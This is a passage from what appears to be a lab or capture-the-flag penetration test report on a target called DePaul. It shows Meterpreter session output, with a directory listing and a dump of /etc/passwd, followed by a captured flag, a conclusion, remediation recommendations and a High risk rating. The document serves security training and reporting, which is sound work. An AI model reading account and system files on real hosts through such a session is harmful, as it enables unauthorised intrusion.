040755/rwxr-xr-x  4096        dir   2023-10-01 21:14:18 -0500  lib
040755/rwxr-xr-x  4096        dir   2023-10-01 21:09:43 -0500  lib64
040700/rwx------  16384       dir   2023-10-01 21:05:35 -0500  lost+found
040755/rwxr-xr-x  4096        dir   2018-07-25 17:58:48 -0500  media
040755/rwxr-xr-x  4096        dir   2018-07-25 17:58:48 -0500  mnt
040755/rwxr-xr-x  4096        dir   2018-07-25 17:58:48 -0500  opt
040555/r-xr-xr-x  0           dir   2023-11-18 12:19:23 -0600  proc
040700/rwx------  4096        dir   2023-10-06 12:42:17 -0500  root
040755/rwxr-xr-x  920         dir   2023-11-18 12:19:42 -0600  run
040755/rwxr-xr-x  12288       dir   2023-10-01 21:10:54 -0500  sbin
040755/rwxr-xr-x  4096        dir   2023-10-01 21:08:51 -0500  snap
040755/rwxr-xr-x  4096        dir   2018-07-25 17:58:48 -0500  srv
100600/rw-------  2066743296  fil   2023-10-01 21:07:10 -0500  swap.img
040555/r-xr-xr-x  0           dir   2023-11-18 12:19:24 -0600  sys
041777/rwxrwxrwx  4096        dir   2023-11-18 12:19:32 -0600  tmp
```

[Continued From Above]

```
040755/rwxr-xr-x  4096        dir   2018-07-25 17:58:48 -0500  usr
040755/rwxr-xr-x  4096        dir   2023-10-01 21:13:57 -0500  var
100600/rw-------  8470184     fil   2023-06-16 17:04:25 -0500  vmlinuz
100600/rw-------  8257272     fil   2018-07-17 10:26:49 -0500  vmlinuz.old

meterpreter >
```

Figure 24 – The output list of directories and files from command ls.

From there we were able to see the output of the passwd file which contains users and accounts.

```
/etc
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nolog
in
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nolog
in
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
roots:x:1000:1000:roots:/home/roots:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
```

Figure 25 – The output from the passwd file listing users and accounts.

Here is where we were able to obtain the second flag – CSEC-6196-JMLA – indicating that patches have been performed and we should examine other running programs to exploit to escalate privileges.




Figure 26 – The second flag – CSEC-6196-JMLA – indicating other running programs are needed to escalate privileges.

Conclusion

DePaul suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on DePaul operations if a malicious party had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if an attacker given internal IP addresses could penetrate DePaul's defenses.
- Determining the impact of a security breach on:
    - Confidential and Personally Identifiable Information (PII) such as trade secrets, financial information, or confidential assets
    - Internal infrastructure and availability of DePaul's information systems

These goals of the penetration test were met. A targeted attack against DePaul can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the DePaul's information systems. It is important to note that this collapse of the entire DePaul security infrastructure can be greatly attributed to outdated software, misconfigurations, and insufficient access controls. Appropriate efforts should be undertaken to update and patch all hardware and software, introduce effective network segmentation, and provide limited access only as needed with least privilege, all of which could help mitigate the effect of cascading security failures throughout the DePaul infrastructure.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

1. **Ensure that strong credentials are use everywhere in the organization**. The compromise of DePaul system as drastically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. NIST SP 800-11[9] is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within DePaul, it was still an issue and should be addressed.
2. **Establish trust boundaries**. Create logical boundaries of trust where appropriate on the internal network. Each logical trust segment should be able to be compromised without the breach easily cascading to other segments. This should include the use of unique administrative accounts so that a compromised system in one segment cannot be used in other locations.
3. **Implement and enforce implementation of change control across all systems**: Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.
4. **Implement a patch management program**: Operating a consistent patch management program per the guidelines outlined in NIST SP 800-40[10] is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal services.
5. **Conduct regular vulnerability assessments**. As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-30[11] for guidelines on operating an effective risk management program.

[9] http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf
[10] http://csrc.nist.gov/publications/nistpubs/800-40-Ver2/SP800-40v2.pdf
[11] http://csrc.nist.gov/publications/PubsDrafts.html#SP-800-30-Rev.%201

Risk Rating

The overall risk identified to DePaul as a result of the penetration test is **High**. A direct path from internal attacker to full system compromise was discovered. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against DePaul through targeted attacks.